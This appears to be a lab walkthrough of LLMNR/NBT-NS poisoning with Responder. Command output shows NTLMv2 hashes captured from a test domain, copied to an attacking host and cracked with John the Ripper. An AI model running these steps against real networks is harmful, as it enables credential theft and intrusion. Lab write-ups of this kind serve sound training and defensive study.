## LLMNR NBNS spoofing

Attacking machine @ pivot.

```
┌─[root@pivot]─[~]
└──╼ #responder -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.234.180]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-3K5LLTCZE0O]
    Responder Domain Name      [X6EY.LOCAL]
    Responder DCE-RPC Port     [47803]

[+] Listening for events...
```


Location of logs.

```
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #lsf
total 180K
drwxr-xr-x 1 root root  204 Nov  6 21:57 ./
drwxr-xr-x 1 root root  322 Nov  6 21:57 ../
-rw-r--r-- 1 root root 2.0K Oct  7 21:23 Analyzer-Session.log
-rw-r--r-- 1 root root 150K Nov  6 21:57 Config-Responder.log
-rw-r--r-- 1 root root 1.2K Nov  6 21:57 Poisoners-Session.log
-rw-r--r-- 1 root root  20K Nov  6 21:57 Responder-Session.log
-rw-r--r-- 1 root root    0 Oct  7 20:48 SMBRelay-Session.txt
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #
```

Hash found for webuser.

```
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Browser
Election)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DADSDF (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name dadsdf.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name dadsdf
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name dadsdf.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name dadsdf
[SMB] NTLMv2-SSP Client   : 192.168.234.150
[SMB] NTLMv2-SSP Username : DOLLARCORP\webuser
[SMB] NTLMv2-SSP Hash     : webuser::DOLLARCORP:SNIPPED
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name dadsdf.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name dadsdf
[*] Skipping previously captured hash for DOLLARCORP\webuser
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name dadsdf.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name dadsdf
[*] Skipping previously captured hash for DOLLARCORP\webuser
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name dadsdf.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name dadsdf
[*] Skipping previously captured hash for DOLLARCORP\webuser
```

Because of the spoofing, that is why, there is this prompt.



Windows Security

Enter network credentials

Enter your credentials to connect to: dadsdf

User name

Password

Domain: DOLLARCORP

□ Remember my credentials


Access is denied.

Purposely enter a wrong share folders

Hash found for webadmin.

```
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name CI.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name CI
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name DOLLARCORP (service: Domain Master
Browser)
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] [NBT-NS] Poisoned answer sent to 192.168.234.150 for name ZFDSFFG (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
[*] [MDNS] Poisoned answer sent to 192.168.234.150 for name zfdsffg.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.150 for name zfdsffg
[*] Skipping previously captured hash for DOLLARCORP\ciadmin
```

Because of the spoofing, that is why, there is this prompt.



Windows Security

Enter network credentials

Enter your credentials to connect to: zfdsffg

User name

Password

Domain: DOLLARCORP

□ Remember my credentials

Access is denied.

Purposely entering wrong shares


Copy hash to /tmp directory.

```
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #lsf
total 204K
drwxr-xr-x 1 root root  272 Nov  6 21:59 ./
drwxr-xr-x 1 root root  322 Nov  6 22:02 ../
-rw-r--r-- 1 root root 2.0K Oct  7 21:23 Analyzer-Session.log
-rw-r--r-- 1 root root 150K Nov  6 21:57 Config-Responder.log
-rw-r--r-- 1 root root 6.1K Nov  6 22:02 Poisoners-Session.log
-rw-r--r-- 1 root root  27K Nov  6 22:02 Responder-Session.log
-rw-r--r-- 1 root root 8.7K Nov  6 22:02 SMB-NTLMv2-SSP-192.168.234.150.txt
-rw-r--r-- 1 root root    0 Oct  7 20:48 SMBRelay-Session.txt
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #cp SMB-NTLMv2-SSP-192.168.234.150.txt /tmp/hash.txt
┌─[root@pivot]─[/usr/share/responder/logs]
└──╼ #
```

Use secure file copy to copy from remote /tmp to current attacking machine /tmp directory.

```
┌─[user@attack]─[/tmp]
└──╼ $vi xato-net-10-million-passwords-100.txt
┌─[user@attack]─[/tmp]
└──╼ $scp root@pivot:/tmp/hash.txt .
hash.txt                                                      100% 8851     4.2MB/s
00:00
┌─[user@attack]─[/tmp]
└──╼ $ls -lah hash.txt
-rw-r--r-- 1 user user 8.7K Nov  6 22:07 hash.txt
┌─[user@attack]─[/tmp]
└──╼ $
```

Cracking the said hash.



```
┌─[user@attack]─[/tmp]
└──╼ $john -w:./xato-net-10-million-passwords-100.txt hash.txt
Using default input encoding: UTF-8
Loaded 12 password hashes with 12 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]       (ciadmin)
                 (ciadmin)
                 (ciadmin)
                 (ciadmin)
                 (ciadmin)
                 (ciadmin)
                 (webuser)
                 (webuser)
                 (webuser)
                 (webuser)
                 (webuser)
                 (webuser)
12g 0:00:00:00 DONE (2021-11-06 22:08) 600.0g/s 5100p/s 61200c/s 61200C/s 123456..taylor
Warning: passwords printed above might not be all those cracked
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
┌─[user@attack]─[/tmp]
└──╼ $
```